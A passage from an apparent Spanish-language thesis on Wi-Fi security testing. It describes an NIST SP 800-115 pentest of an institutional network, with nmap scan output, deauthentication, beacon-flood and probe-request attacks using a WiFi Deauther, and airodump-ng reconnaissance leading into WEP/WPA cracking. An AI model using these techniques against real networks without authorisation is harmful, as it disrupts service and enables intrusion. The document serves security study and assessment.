En cuanto a la seguridad, se ha seleccionado el cifrado WPA-PSK (Wi-Fi Protected Access con clave precompartida), que es un método de protección que requiere una contraseña compartida para autenticar a los usuarios en la red.

El formato de clave precompartida está definido como contraseña, indicando que la clave que se utiliza para acceder a la red es una contraseña de texto, lo que facilita su ingreso para los usuarios, de tal modo que este formato suele ser más intuitivo y manejable que otros, como el formato hexadecimal, especialmente en entornos donde los usuarios no tienen conocimientos técnicos avanzados. En el campo de Clave precompartida se introduce la contraseña que deberán ingresar los usuarios al intentar conectarse.

Configuración AP2 WPA2

La configuración de este punto de acceso (AP) que muestra la figura 32, presenta una serie de parámetros orientados a definir la seguridad y autenticación de la red inalámbrica. En primer lugar, el SSID Tipo está configurado como "Root AP - RED_USR2", lo cual indica que este AP es el principal de la red, conocido como el AP raíz y con esta configuración se podrán identificar a los dispositivos conectados dentro de la red "RED_USR".

The image shows a configuration window for a wireless network. The 'SSID Tipo' field is set to 'Root AP - RED_USR2'. The 'Cifrado' dropdown menu is set to 'WPA/WPA2 mixed (TKIP+AES)'. Under 'Modo de Autenticación', the 'Personal (Clave precompartida)' radio button is selected, while 'Enterprise (RADIUS)' is unselected. The 'Formato de clave precompartida' dropdown is set to 'Contraseña'. The 'Clave precompartida' field contains a series of asterisks. An 'Aplicar' button is located at the bottom left of the configuration area.

Figura 32: Cifrado WPA2

Fuente: Elaborado por autor

Se ha elegido la opción mixta WPA/WPA2 (TKIP+AES) para la seguridad del cifrado; como resultado, la red es compatible tanto con WPA como con WPA2, dos protocolos de seguridad que se utilizan con frecuencia en redes inalámbricas y el AP es compatible tanto con dispositivos modernos que pueden utilizar WPA2 (que utiliza cifrado AES) como con dispositivos más antiguos que sólo admiten WPA (que utiliza cifrado TKIP) utilizando este modo mixto. Esta configuración ofrece flexibilidad y permite conectar a la red una amplia gama de dispositivos, independientemente de su antigüedad o compatibilidad de seguridad; hay que recordar que, aunque TKIP ofrece seguridad, no es tan fuerte como AES, que es ahora el estándar recomendado por su mayor grado de resistencia a los ataques a diferencia del modo Empresa (RADIUS), que requiere un servidor de autenticación externo, se utiliza la opción de autenticación Personal (clave pre-compartida). El modo "Personal" es más adecuado para redes pequeñas, incluidas las domésticas o pequeñas oficinas, donde no se requiere una infraestructura de autenticación centralizada, ya que emplea una clave pre-compartida (PSK) que los usuarios deben proporcionar manualmente.

Dado que la clave pre-compartida está en formato de contraseña, los usuarios pueden proporcionar una simple frase de contraseña en lugar de una complicada cadena hexadecimal. Esta clave es la que los usuarios deben introducir para poder acceder a la red, funcionando como una barrera de protección básica para evitar accesos no autorizados

3.6.1. Metodología de pruebas de penetración

El pentesting también conocido como pruebas de penetración es una técnica que permite simular un ataque real para evaluar, identificar, explotar y documentar vulnerabilidades en una red. Estas pruebas tienen como propósito determinar el nivel de seguridad en un entorno donde se podrían llevar a cabo sucesos maliciosos, el pentesting no es solo descubrir vulnerabilidades, sino también entender el impacto que estas podrían tener en la red, esta técnica es esencial para medir la resiliencia del entorno y determinar hasta qué punto podrían llevarse a cabo distintas actividades que afectan a la red, como la exfiltración de datos, interrupciones de servicios, o el acceso no autorizado a sistemas críticos. Al identificar estas brechas, las organizaciones pueden implementar soluciones que fortalezcan su seguridad, disminuyendo así la probabilidad de que un incidente real tenga consecuencias significativas. El método utilizado es el de pruebas de penetración que hace referencia al estándar NIST SP 800-115, el cual consta de 4 fases como se muestra en la figura 33.




Figura 33: Método NIST SP 800-115

Fuente: Elaborado por autor

Fase: Planificación

Haciendo énfasis en dos áreas cruciales: identificar vulnerabilidades y evaluar la resistencia de la red a posibles ataques, esta primera fase establece el marco para la prueba de penetración. Esto se consigue eligiendo cuidadosamente qué redes y sistemas se evaluarán y asegurándose de que se incluye una imagen completa de la arquitectura de la red, una etapa esencial de este proceso es la clasificación de las herramientas de prueba adecuadas, lo que permite utilizar las mejores herramientas para cada estudio y situación posibles y maximizando la identificación de vulnerabilidades al garantizar que las pruebas se llevan a cabo con precisión y eficacia.

Una vez determinados los sistemas que debían evaluarse, se eligieron los instrumentos que proporcionarían los datos más precisos y completos. Entre estas, se encuentra el sistema operativo de Kali Linux, el cual ofrece un entorno robusto para el análisis de diversas técnicas de penetración, el dispositivo Aursinc WiFi Deauther V4, el cual permite realizar los ataques y análisis en la red y Nmap, que se destaca en la identificación de host activos y la exploración de puertos, de tal manera que facilita la detección de posibles vulnerables, cada una de estas herramientas fue elegida por su capacidad para abordar diferentes aspectos de la seguridad de las redes inalámbricas que permiten un análisis exhaustivo y versátil de la red en cuestión.

Fase: Descubrimiento

Esta fase es primordial ante este análisis de modo que, en esta sección se lleva a cabo la recopilación de la información de la red, garantizando de esta manera un ataque exitoso, esta fase consta de dos tipos de recolección de información, esta fase tiene como objetivo obtener una visión completa del entorno de la red, identificando puntos vulnerables sin alterar a los sistemas de defensa, para cumplir con esto se utilizaron dos enfoques de recolección de información que son:

1. La recolección de información de las redes Wi-Fi abiertas, infraestructura de la red que proporcionan las puertas de enlaces para un análisis, sin poner en riesgo la seguridad y sin dejar rastros.

2. Recolección activa de información, en la que se hace uso de herramientas que permiten un análisis profundo, hoy en día existen herramientas como Nmap que ofrece descubrir los hosts que se encuentran activos, servicios que están en funcionamiento y los puertos abiertos, logrando avanzar y obtener datos que hacen vulnerable a la red.

Fase: Ataque

Esta etapa se la considera como el núcleo del proceso de las pruebas de penetración, en la que se ejecutan los ataques simulados en el cual se compromete la seguridad del sistema, los ataques se basan en la información recopilada durante la fase de descubrimiento, de tal modo que ya están diseñadas para explotar vulnerabilidades y evaluar la resiliencia de la red, en esta fase nuestra propuesta técnica es realizar 3 ataques que son:

- Deauth
- Beacon
- Probe

Durante toda esta fase, se supervisaron los ataques de manera rigurosa para evaluar tanto su efectividad como la capacidad de la red para detectar y mitigar los intentos de intrusión. Esto proporcionó una evaluación completa de la seguridad de la infraestructura y sus puntos débiles.

Fase: Informe

En esta fase se realiza un informe, en este caso se escriben los resultados obtenidos durante la prueba de penetración, en donde se redactará de manera clara y detallada, para que de esta manera se tomen acciones en empresas empresariales. Esta fase consta de resultados de los ataques en donde se describe las vulnerabilidades explotadas y los métodos utilizados. Además, se realiza un listado detallado de las debilidades detectadas que incluyen explicaciones técnicas, a su vez, se presentan propuestas de soluciones para corregir estas vulnerabilidades.

3.6.2. Selección y aplicación de técnicas para el análisis de vulnerabilidades

Mediante esta selección se aplica la fase 1 de la metodología NIST SP 800-115, es por ello que se ha elegido la herramienta NMAP de Kali Linux, ya que es de código abierto ampliamente reconocida en el ámbito de administración de redes, a su vez es esencial para la exploración de redes ya que permite la detección de dispositivos que se encuentran conectados, identificación de puertos abiertos y de igual manera la información detallada de los servicios que se encuentran actualmente ejecutándose. Esta herramienta posee flexibilidad y capacidad que permite adaptarse a entornos de redes ya sean pequeñas o grandes, la cual se eligió ya que es una pieza clave en la identificación y mitigación de vulnerabilidades, el propósito de esto es descubrir los hosts activos, escaneo de puertos, detección de versiones de servicios, detección de sistemas operativos y auditoría de seguridad.

Mediante el escaneo de la red se puede identificar todos los dispositivos que se encuentran conectados a la red, permitiendo de esta manera mapear la topología de la red empresarial, de tal forma que ayudará en obtener una visión clara de los sistemas que interactúan en la red, como se muestra en la figura 34.

```
(adriana@kali)-[~]
└─$ nmap -sn 192.168.100.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 17:33 -05
Nmap scan report for 192.168.100.1
Host is up (0.0023s latency).
MAC Address: 64:13:AB:6E:4D:6C (Huawei Technologies)
Nmap scan report for 192.168.100.4
Host is up (0.087s latency).
MAC Address: EC:10:7B:B2:71:8B (Samsung Electronics)
Nmap scan report for 192.168.100.30
Host is up (0.098s latency).
MAC Address: 60:A4:D0:E7:8E:66 (Samsung Electronics)
Nmap scan report for 192.168.100.53
Host is up (0.10s latency).
MAC Address: 88:BD:45:FB:34:12 (Samsung Electronics)
Nmap scan report for 192.168.100.60
Host is up (0.063s latency).
MAC Address: 56:C8:78:FD:6A:EB (Unknown)
Nmap scan report for 192.168.100.27
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 5.96 seconds
```

Figura 34: Escaneo de dispositivos

Fuente: Elaborado por autor

El escaneo de puertos es fundamental ya que por medio de esto se lleva a cabo un análisis de los puertos en cada dispositivo conectado a la red, de tal manera que permitirá determinar que puertos se encuentran abiertos y qué servicios se encuentran asociados a ellos, facilitando de esta manera los posibles puntos vulnerables en la red.

La identificación de sistemas operativos o fingerprinting es una sofisticada técnica de escaneo, dicha técnica permite determinar con exactitud qué sistema operativo está instalado en cualquier dispositivo conectado a la red en un momento dado y Nmap puede identificar con bastante precisión algunos patrones distintivos en las implementaciones TCP/IP de varios sistemas operativos basándose en el examen de las respuestas a los paquetes transmitidos.

El sistema operativo permite un análisis más exhaustivo, dado que se utiliza para identificar vulnerabilidades particulares en un sistema específico. Así, al permitir que los administradores establezcan medidas de seguridad específicas para tratar estas vulnerabilidades, ayuda a priorizar la necesidad de actualizaciones. Además, al resguardar dispositivos críticos o vulnerables al tráfico indebido, se puede reducir la dependencia de la segmentación de la red.

Al mezclar el escaneo de puertos y fingerprinting, nos permite un análisis sobre la red de la empresa, la cual no solo generará un mapeo detallado de los dispositivos y servicios que se encuentran activos, sino también permitirá obtener información valiosa para la mejora de la seguridad, identificación de configuraciones incorrectas, y de posibles fallas en la red antes de que puedan ser explotadas, por otro lado, se detecta que el sistema operativo de un dispositivo es una versión antigua de Linux o Windows, el supervisor podrá verse en la obligación de actualizarlo, evitando así que sea un blanco fácil para el atacante.

En esta etapa de puertos y servicios, se detalla el examen de los puntos de entrada y vulnerabilidades presentes en la red inalámbrica de la empresa. El reconocimiento de la red es una de las más importantes porque se identifica la verdadera superficie de ataque y, a partir de ahí, se puede evaluar qué servicios están operativos y listos para ser blanco de amenazas. En cuanto al análisis de puertos se utiliza herramientas como Nmap ya que es una solución que permite detectar puertos

abiertos y dentro de los puertos se puede identificar los servicios que están levantados por los dispositivos. La figura 35 ilustra el escaneo realizado en el que se identificaron datos importantes y precisos sobre el tipo de servicio, la versión del software y el estado de los puertos, información que se considera vital para identificar servicios desactualizados o mal configurados, agregando que también se realiza un análisis de tráfico de red para detectar patrones de comunicación entre los dispositivos, lo que permite identificarla existencia de servicios maliciosos.

```
Host is up (0.013s latency).
Scanned at 2024-07-06 17:33:35 EDT for 221s
Not shown: 8359 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
1947/tcp  open  sentinelsrm
5040/tcp  open  unknown
5354/tcp  open  mdnsresponder
5357/tcp  open  wsdapi
7680/tcp  open  pando-pub
8090/tcp  open  opsmessaging
27015/tcp open  unknown
```

Figura 35: Escaneo de Puertos y Servicios

Fuente: Elaborado por autor

3.6.3. Ataques de pentesting en la red

Death

En esta sección, se lleva a cabo un ataque de deautenticación utilizando el dispositivo Aursinc WiFi Deauther. Este ataque tiene como objetivo desconectar de manera forzada a los dispositivos conectados a la red inalámbrica, simulando un escenario de interrupción de servicio. En la figura 36 se muestra el procedimiento de ataque de desautenticación, que genera solicitudes de desconexión para los dispositivos “víctima”, este tipo de prueba ayuda a examinar cómo reacciona la red ante intentos malintencionados de desconexión e identificar posibles puntos débiles en las configuraciones de cifrado y autenticación de los puntos de acceso, estos resultados se

utilizan como el cimiento para evaluar el funcionamiento de los mecanismos de seguridad instalados y su aptitud para mitigar ataques típicos a redes inalámbricas.



Figura 36: Ataque Deauth

Fuente: Elaborado por autor

Consiste en desautenticar redes wifi, tiene como propósito interrumpir la conexión entre los terminales que se localizan conectados a la red, en otras palabras, a los clientes y a los puntos de acceso, sin tener la necesidad de autenticar la red y mucho menos conocer la contraseña de esta.

Este ataque se centra en la denegación de servicio (DoS), mediante la cual se envían paquetes de deautenticación falsificados ya sea al cliente o al AP, con la finalidad de desconectarlos de la red temporalmente, haciendo de esta manera vulnerable al protocolo IEEE 802.11.

En primer lugar, se realizó un escaneo de las redes que se encuentran cerca, luego se selecciona la red a la que se desea atacar como se muestra en la figura 37. La SSID (Service Set Identifier), a la que se va a atacar a los puntos de acceso “D-Administracion”, “RED_USR”, “RED_USR2”, de tal manera que una vez seleccionada, el dispositivo empieza a enviar paquetes de desautenticación falsificados tanto al cliente como al punto de acceso al que se está interviniendo, obligando de esta manera ya sea al cliente o al router desconectar la sesión.



Figura 37: Selección de la red víctima

Fuente: Elaborado por autor

Los dispositivos afectados por paquetes de desautenticación engañosos creen que el punto de acceso (AP) o el propio usuario han solicitado la desconexión, por tanto, el usuario es retirado temporalmente de la red, este procedimiento se repite incesantemente, cortando la comunicación entre los dos equipos por lo que es importante señalar que mientras dure el ataque el usuario intentará restablecer la conexión, pero sólo recibirá los paquetes que se lo impidan. Este ataque se lleva a cabo para evidenciar la falta de autenticación en el protocolo utilizado para el envío de paquetes de control en el estándar 802.11.

Al ejecutar el ataque de deautenticación, el dispositivo especializado nos muestra datos esenciales, en donde el total de APs que se encuentran en el entorno con un total de 13 puntos de accesos, el cual nos indica la existencia de múltiples redes inalámbricas operativas, cabe recalcar que cada AP puede gestionar varias estaciones conectadas es por ello que este ataque se centra en los clientes que se encuentran vinculados al mismo.

En la figura 38, se muestra un total de 17 STAs, este número hace referencia a las estaciones detectadas, que corresponden a los dispositivos como laptops, celulares, tablets o cámaras de seguridad que se encuentran conectados al punto de acceso. Es fundamental identificar estas estaciones para poder tener éxito en el ataque y así poder tener el objetivo claro.



Figura 38: Datos del ataque Deauth

Fuente: Elaborado por autor

El valor mostrado en la sección de Pkts que muestra la figura 38, indica la tasa de captura de paquetes, con un total de 772 paquetes por segundo, por lo tanto, la velocidad de captura elevada indica que, la red está activa y a su vez que existe una cantidad significativa de tráfico, el cual se enfocan en la interceptación de los paquetes que gestionan las conexiones entre los dispositivos y el AP “RED_USR”. Se considera que, en cuanto mayor sea la tasa de captura, mayor eficacia tiene el ataque, llevando de esta forma a interceptar más paquetes de autenticación para poder manipular.

Beacon flood

Este ataque se centra en enviar tramas la cual provoca un exceso de tráfico en los canales de 2.4 GHz, creando distintos puntos de acceso falsos, haciendo que el Wi-Fi sea más lento. Este ataque aprovecha el funcionamiento natural del protocolo 802.11 en el que los APs legítimos envían tramas beacon de forma periódica anunciando de esta manera su presencia a los dispositivos cercanos, estos paquetes incluyen información de la red como el nombre de la red (SSID), las capacidades que posee los

puntos de acceso, es decir, el canal en el que está funcionando la red, de igual manera la encriptación que se está usando, entre otros parámetros que permiten al usuario ver y conectarse a la red. Las tramas que se envían son falsificadas, es decir no existen físicamente, pero aparecen disponibles para que los dispositivos cercanos se conecten, al generar una gran cantidad de puntos de accesos falsos se satura el espectro ya que los dispositivos compiten por el acceso inalámbrico, de esta manera se crea un entorno en el que los dispositivos tienen dificultades para identificar las redes reales. Es importante mencionar que muchos dispositivos ya sean teléfonos o laptops desarrollan un desempeño reducido ya que poseen capacidades de hardware limitadas, volviéndoles de esta manera inestables o lentos al intentar procesar una lista extremadamente larga de las redes que se encuentran disponibles, otra de las situaciones que se pueden generar en ese momento es que las redes legítimas pueden quedar ocultas, dificultando la conectividad.

En la figura 39 se muestra las configuraciones de los puntos de accesos falsos imitando de esta manera las redes legítimas, haciendo el uso de SSID clonados, generando de esta manera confusión en los usuarios, obligando así que se conecten accidentalmente a las redes falsas el cual permite llevar a cabo el ataque.

SSID	Ch	RSSI	Encrypted	Selected	Forget
RED_USR	1	-48	Yes (lock icon)	<input checked="" type="checkbox"/>	<input type="checkbox"/>
D-Administracion	6	-44	No (lock icon)	<input checked="" type="checkbox"/>	<input type="checkbox"/>
RED_USR2	6	-58	Yes (lock icon)	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Figura 39: Selección de AP para clonación

Fuente: Elaborado por autor.

La Figura 40 ilustra un intento de inundación de balizas (Beacon Flooding) contra las redes conocidas como «D-Administración», «RED_USR» y «RED_USR2»,. este ataque crea varias tramas de balizas que simulan puntos de acceso que utilizan el mismo SSID que las redes reales, lo que provoca que varias versiones de estas redes aparezcan en la lista de redes visibles para los dispositivos cercanos. Esta técnica pretende crear confusión entre los usuarios, dificultando el reconocimiento de la red real y estableciendo un obstáculo a la conexión.



Figura 40: Ataque “Beacon Flooding”

Fuente: Elaborado por autor

Al realizar este ataque en particular, se tiene como propósito hacer una evaluación de la capacidad de autenticación y la robustez de dispositivos en el tiempo de cualquier intento de suplantación de SSID, consintiendo observar cómo se comportan los dispositivos y los usuarios cuando hay muchas copias de la misma red, como se muestra en la figura 41, de tal manera que estos son elementos significativos al evaluar la seguridad en entornos Wi-Fi, de tal forma que proporciona información sobre la efectividad de las características de seguridad implementadas en redes 802.11 para reducir la ocurrencia de ataques de suplantación y garantizar la conexión a la red legítima.



Figura 41: Clonación de APs

Fuente: Elaborado por autor.

Probe Request

Antes de llevar a cabo este ataque, es necesario realizar un reconocimiento profundo de la red para identificar los dispositivos, de tal manera que se hace uso de airodump-ng para capturar los probe requests que cada dispositivo está emitiendo.

Este ataque consiste en la desestabilización de una red inalámbrica en el envío masivo de solicitudes de sondeo a diversas redes Wi-Fi, este ataque identifica redes disponibles, incluyendo redes ocultas, a su vez congestiona el espectro de radiofrecuencia, realiza 3 funciones como se muestra en la figura 42.




Figura 42: Funciones del Probe

Fuente: Elaborado por autor

El aursinc wifi deauther envía un sin número de solicitudes de sonda falsa, de tal manera que los APs se encuentran abrumados al tener que procesar y responder a cada solicitud, provocando de esta manera el bajo rendimiento de la red de igual manera los puntos de acceso empiezan a experimentar fallas temporales ya que causan congestión y degradación en la calidad de servicio. Además, al lanzar este ataque permite identificar redes que se encuentran ocultas, revelando la existencia de estas redes que no se muestran de forma pública.

Es importante hacer esta captura mediante wireshark, ya que así se puede obtener un panorama detallado, en la figura 43 se muestra el filtro de los paquetes probe request.

Luego de la etapa del reconocimiento, se ejecuta el ataque Probe de tal forma que este ataque responderá los probe de los dispositivos con redes falsas que simulan ser conocidas, para esto se debe tener en cuenta 3 parámetros clave como son:

- Responder todas las solicitudes Probe.
- Elegir los canales en los que se emitirán las respuestas.
- Definir los falsos SSIDs.

Time	Source	Destination	Protocol	Length	Info
11210.420	432955720	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1610, FN=0, Flag...
8771.274	602419385	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1611, FN=0, Flag...
8772.274	603464557	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1612, FN=0, Flag...
8773.274	664031472	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1614, FN=0, Flag...
8774.274	665161910	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=1615, FN=0, Flag...
8775.274	666278775	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1616, FN=0, Flag...
8776.274	668150919	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1617, FN=0, Flag...
13330.516	530368628	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=162, FN=0, Flags...
8781.274	691453881	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1620, FN=0, Flag...
8782.274	692578096	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1621, FN=0, Flag...
8783.274	693687734	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1622, FN=0, Flag...
8784.274	694801923	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1623, FN=0, Flag...
8785.274	695848338	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1624, FN=0, Flag...
8786.274	696959507	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1625, FN=0, Flag...
510.14	391408612	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1625, FN=0, Flag...
8787.274	698089712	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=1626, FN=0, Flag...
8788.274	699208164	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1627, FN=0, Flag...
8789.274	700316997	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1628, FN=0, Flag...
8790.274	701434327	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1629, FN=0, Flag...
13331.516	531493842	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=163, FN=0, Flags...
8791.274	702551896	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1630, FN=0, Flag...
4237.134	155221390	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1630, FN=0, Flag...
8792.274	703668918	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1631, FN=0, Flag...
8793.274	704787373	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1632, FN=0, Flag...
8794.274	705830300	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1633, FN=0, Flag...
8799.274	718861204	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1634, FN=0, Flag...
8800.274	719982111	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=1635, FN=0, Flag...
11216.422	513767336	SamsungElect_e7:8e:...	Broadcast	802.11	163 Probe Request, SN=1635, FN=0, Flag...
8801.274	721098592	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1636, FN=0, Flag...
8802.274	722206432	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1637, FN=0, Flag...

Figura 43: Captura de presencia de wireshark

Fuente: Elaborado por autor

En la figura 44, se muestra el monitoreo en donde se puede observar cómo los dispositivos reaccionan antes las respuestas falsas, de igual manera se verifica la presencia del ataque.




Figura 44: Ataque Probe Request

Fuente: Elaborado por autor

3.6.4. Proceso de descifrado de contraseñas en protocolos inalámbricos WEP WPA Y WPA2 mediante pruebas de pentesting.

Para detectar y explotar las vulnerabilidades la red empresarial en los protocolos WEP, WPA y WPA2, se hizo uso de Kali Linux y el dispositivo Aursinc Wifi Deauther teniendo como objetivo evaluar las debilidades de este protocolo y demostrar mediante un ataque con las herramientas adecuadas podría comprometer la seguridad de la red.

El proceso comienza con la identificación de las áreas específicas de la red inalámbrica, de tal manera que al ejecutar el ataque de Probe request, se realizó la captura de paquetes de solicitud de sondeo, este proceso consiste en esperar que un cliente autorizado se conecte a la red y a su vez ayuda a forzar la reconexión de un cliente autorizado mediante el ataque de deautenticación realizado anteriormente. En esta fase se examinan detalladamente los distintos protocolos de seguridad implementados, como WEP, WPA y WPA2, con la finalidad de evaluar su eficacia y resistencia ante posibles ataques, es por ello que, se configura el adaptador de red en modo monitor utilizando la interfaz de Kali Linux, como se muestra en la figura 45.



```
(adriana@kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=15 dBm
         Retry short limit:7 RTS thr:off Fragment thr:off
         Power Management:off
```

Figura 45: Modo monitor

Fuente: Elaborado por autor

El modo monitor es clave para este tipo de análisis, ya Ayuda con la captura completa de la red permitiendo un mejor análisis de todos los paquetes obtenidos que se estuvieron transmitiendo por las redes inalámbricas cercanas sin tener la necesidad de conectarse directamente a ellas, de tal forma que esto abarca tanto el tráfico de datos como las señales de control, ofreciendo de esta manera una visión completa de la

actividad de la red, cabe recalcar que esta configuración en modo monitor se lleva a cabo de manera estratégica para evitar interferencias externas como el bloqueo del tráfico durante la captura de datos.

De esta manera el análisis se realiza en un entorno controlado y sin alteraciones, garantizando la validez de los resultados obtenidos. Luego de haber habilitado la tarjeta de red en el modo monitor, se procede a hacer uso de la herramienta airodump-ng, esta es una herramienta perteneciente al conjunto de utilidades de la distribución de Kali Linux, que permite llevar a cabo un escaneo detallado de las redes Wi-Fi, recopilando información clave sobre cada red detectada, como se muestra en la figura 46. Mediante este procedimiento, se logra apreciar características especiales de las redes inalámbricas tales como la potencia de la señal, el tipo de cifrado que contiene, la dirección MAC del AP y el canal en el que se encuentra.

```

adriana@kali: ~
File Actions Edit View Help

CH 12 ][ Elapsed: 54 s ][ 2024-10-09 16:39

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
-----
68:F9:56:58:87:04 -56 179 0 0 11 54e WEP WEP D-Administracion
18:7C:08:2A:85:78 -85 1 75 0 1 195 OPN DOCENTES
5C:DF:89:D0:99:A8 -82 22 0 0 6 195 WPA2 CCMP PSK <length: 0>
5C:DF:89:10:99:A8 -78 25 0 0 6 195 OPN DOCENTES
82:F5:C3:65:D1:91 -80 22 0 0 6 180 WPA2 CCMP PSK Galaxy A10s4233
D8:38:FC:3A:E3:F9 -80 10 0 0 11 195 WPA2 CCMP PSK <length: 0>
D8:38:FC:FA:E3:F8 -85 12 0 0 11 195 OPN ESTUDIANTES
D8:38:FC:3A:E5:09 -83 21 0 0 11 195 WPA2 CCMP PSK <length: 0>
D8:38:FC:3A:E3:F8 -81 17 0 0 11 195 OPN DOCENTES
18:7C:08:2A:85:09 -84 9 0 0 11 195 WPA2 CCMP PSK <length: 0>
E8:1D:A8:22:D8:E9 -43 90 0 0 11 130 WPA2 CCMP PSK TICS
D8:38:FC:FA:E5:08 -82 26 252 0 11 195 OPN ESTUDIANTES
18:7C:08:2A:85:08 -85 11 0 0 11 195 OPN DOCENTES
18:7C:08:EA:85:08 -83 9 0 0 11 195 OPN ESTUDIANTES
5C:DF:89:90:99:A8 -81 23 384 7 6 195 OPN ESTUDIANTES
48:F8:83:A4:43:29 -79 24 17 1 3 130 WPA2 CCMP PSK Lab.Automatizacion
16:38:90:11:EF:44 -81 42 2 0 6 54 WPA2 CCMP PSK SVCONT
D8:38:FC:FA:E4:48 -87 0 18 0 7 -1 OPN <length: 0>
E8:1D:A8:22:D8:A8 -74 70 0 0 1 130 OPN DOCENTES
74:4D:28:5E:89:50 -60 99 0 0 1 130 WPA2 CCMP PSK RED_USR2
